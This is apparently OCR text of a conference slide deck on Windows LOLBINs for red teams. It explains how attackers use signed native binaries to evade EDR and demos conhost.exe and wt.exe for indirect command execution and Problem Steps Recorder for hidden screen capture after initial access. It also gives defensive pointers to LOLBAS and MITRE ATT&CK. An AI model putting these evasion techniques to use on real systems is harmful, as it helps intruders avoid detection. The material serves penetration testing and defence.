LOLBINs: The Quieter Way

2023 Source Zero Con

WHOAMI

Mattia Campagnano (The S@vvy_G33k)

Social Media

https://www.linkedin.com/in/mattiacampagnano/

https://twitter.com/mattiacampagnan

https://github.com/ninjapentester/Recon

Background


Consultant II, Attack & Pen, Optiv

IT Professional since 2000

Penetration Tester/Red Teamer since 2018

Agenda

1. What is LOTL (Living Off The Land)?
2. Definition of LOLBIN (Living Off The Land Binaries)
3. Why LOLBINs?
4. LOLBINs and Red Team
5. Demo of Some Lesser Known LOLBINs



Security Scene So Far: An Armaments Race

(attackers build new tools, defenders develop EDR signatures to stop them)

Introduction

Reference Framework: LOLBAS Project

The **LOLBAS (*Living Off The Land Binaries and Scripts*)** project was created “to document every binary, script, and library that can be used for Living Off The Land techniques”.


The LOLBAS project is available on Github (https://lolbas-project.github.io/#) and is an essential reference for the subject matter.

Introduction

Reference Framework: LOLBAS Project

Though this talk focuses on the offensive capabilities of using LOLBINs, we didn't overlook detection opportunities for defenders.

So, for any LOLBIN demonstrated, we will include (where available) a reference to the LOLBAS project and a reference to the related tactics, techniques and procedures (TTPs) within MITRE ATT&CK framework (https://attack.mitre.org/).



The MITRE ATT&CK framework provides an essential guidance for implementing detection capabilities.

Definition of LOLBIN

Why LOLBINs?

Definition

LOTL (Living Off The Land):
compromising a system using only tools coming with the operating system itself.

Why the LOTL Approach and What LOLBINs Are

Using native tools that come pre-installed on an operating system, attackers can keep a low profile

LOLBINs are native binaries having extra functionalities that can be useful to attackers

OPTIV

Why Use LOLBINs

- They're signed by known vendors
- They can blend in with legit user activities and network traffic

OPTIV

LOLBINs and Red Team

LOLBINs and Red Team

- LOLBINs are often being used to bypass detection and aid in malware delivery
- By using them, malicious actors can more easily achieve their goals without relying on specific off-the-shelf software
- For these reasons, LOLBins can be very valuable for red teaming engagements, which tend to closely resemble real attackers' strategies

OPTIV

LOLBINs and Red Team

- Blue teamers don't always actively monitor them
- There's a lot of them and they're not always documented, so detecting a new LOLBIN can be like finding a zero-day, at least for a while

OPTIV

LOLBINs and Red Team

Trends from Recent Incidents

- LOLBINs are increasingly used in the wild to bypass EDR detection and deliver malware
- Recent data shows that not only built-in operating system binaries, but even binaries provided by known vendors can be abused as LOLBINs


OPTIV

LOLBINs and Red Team

Trends from Recent Incidents

In one specific incident, (https://nasbench.medium.com/lolbined-finding-lolbins-in-av-uninstallers-bf29427d3cd8), security researchers found that the uninstallers for multiple well-known EDR solutions (such as Kaspersky, F-Secure, Trend Micro, McAfee) contained some tools that could be abused the same way as LOLBINs do.

OPTIV




LOLBINs and Red Team Detections:

Detection Opportunities and Defense Strategies

- This new threat scenario shows that the most effective protection strategy against LOLBINs is the good old concept of **defense in depth** (https://techmonitor.ai/partner-content/key-to-good-corporate-cybersecurity-defence-in-depth).
- By now, corporate security is no longer a matter of *whether*, but rather of *when* your organization will be hacked.

OPTIV




LOLBINs and Red Team Detections:

Detection Opportunities and Defense Strategies

- **Designing a security system as a multi-layered protection ensures that the monetary cost and the business impact from a breach can be more easily contained.**
- **With the defense-in-depth model, the security posture of an organization can be represented as an onion, where the data (or information) to be protected is found in the innermost layer.**

OPTIV




LOLBINs and Red Team Detections:


Detection Opportunities and Defense Strategies

- This model implies that an attacker should peel off each layer of the onion to get to the data.
- However, each individual layer is increasingly hardened, so this would require a significant effort in terms of time and resources for bad actors, deterring their attacks.

OPTIV

Defense in Depth





LOLBINs and Red Team Detections:

Detection Opportunities and Defense Strategies

- Some more modern EDR solutions also look at anomaly indices.
- For example, some users could legitimately use RDP, but why should Linda in accounting do so?

OPTIV

Demo of Some Lesser Known LOLBINs

LOLBINs Example

Criteria

- LOLBINs that allow attackers downloading/writing to disk/executing
- Less known to the general public
- Coming pre-installed in Windows
- Requiring ordinary user permissions

OPTIV

LOLBINs Enumeration

Enumeration of all existing LOLBINs in a Windows system:

- **From CMD: dir /s C:\Windows*.exe > allEXE.txt**
- **Check the help menu for each detected binaries to identify functionalities that could be used for unintended offensive purposes.**

```
C:\Windows\System32>replace.exe /?
Replaces files.

REPLACE [drive1:][path1]filename [drive2:][path2] [/A] [/P] [/R] [/W]
REPLACE [drive1:][path1]filename [drive2:][path2] [/P] [/R] [/S] [/W] [/U]

  [drive1:][path1]filename Specifies the source file or files.
  [drive2:][path2]         Specifies the directory where files are to be
                           replaced.
  /A                       Adds new files to destination directory. Cannot
                           use with /S or /U switches.
  /P                       Prompts for confirmation before replacing a file or
                           adding a source file.
  /R                       Replaces read-only files as well as unprotected
                           files.
  /S                       Replaces files in all subdirectories of the
                           destination directory. Cannot use with the /A
                           switch.
  /W                       Waits for you to insert a disk before beginning.
  /U                       Replaces (updates) only files that are older than
                           source files. Cannot use with the /A switch.
```


OPTIV


LOLBINs Examples

Attack Scenario

- The attackers gain access with a Cobalt Strike beacon, or they can access an unlocked computer
- What LOLBINs could they use to gain recon and execute code?

OPTIV

Initial Cobalt Strike Beacon Access



CONHOST.EXE

Indirect Command Execution

conhost.exe is a native Windows binary that can be used for indirect command execution, as it allows to run another executable.

The functionality can allow attackers to evade defensive countermeasures.

OPTIV

CONHOST.EXE

Indirect Command Execution

Reference


https://lolbas-project.github.io/lolbas/Binaries/Conhost/

Detection

https://attack.mitre.org/techniques/T1202/

CONHOST.EXE: Indirect Command Execution and Stealthily Run Recon Commands (IPCONFIG) After Getting Initial Shell (Demo)

Command: conhost ipconfig > ipconfig.txt



WT.EXE (Windows Terminal):

Indirect Command Execution

wt.exe is a native Windows binary that can be used for indirect command execution, as it allows to run another executable.

This functionality can allow attackers to evade defensive counter-measures.

OPTIV

WT.EXE (Windows Terminal):

Indirect Command Execution

Reference


https://lolbas-project.github.io/lolbas/Binaries/wt

Detection

https://attack.mitre.org/techniques/T1202/

WT.EXE Indirect Command Execution (Demo)

Command: wt.exe calc.exe



PSR (Problem Steps Recorder):

Recon

Reference

https://lolbas-project.github.io/lolbas/Binaries/Psr/

Detection

https://attack.mitre.org/techniques/T1113/

PSR (Problem Steps Recorder):

Recon

Windows Problem Steps Recorder (PSR) can record screen and clicks for troubleshooting purposes.

The PSR can record the target machine's screen without generating a GUI, allowing one to gain recon on the target user's environment.

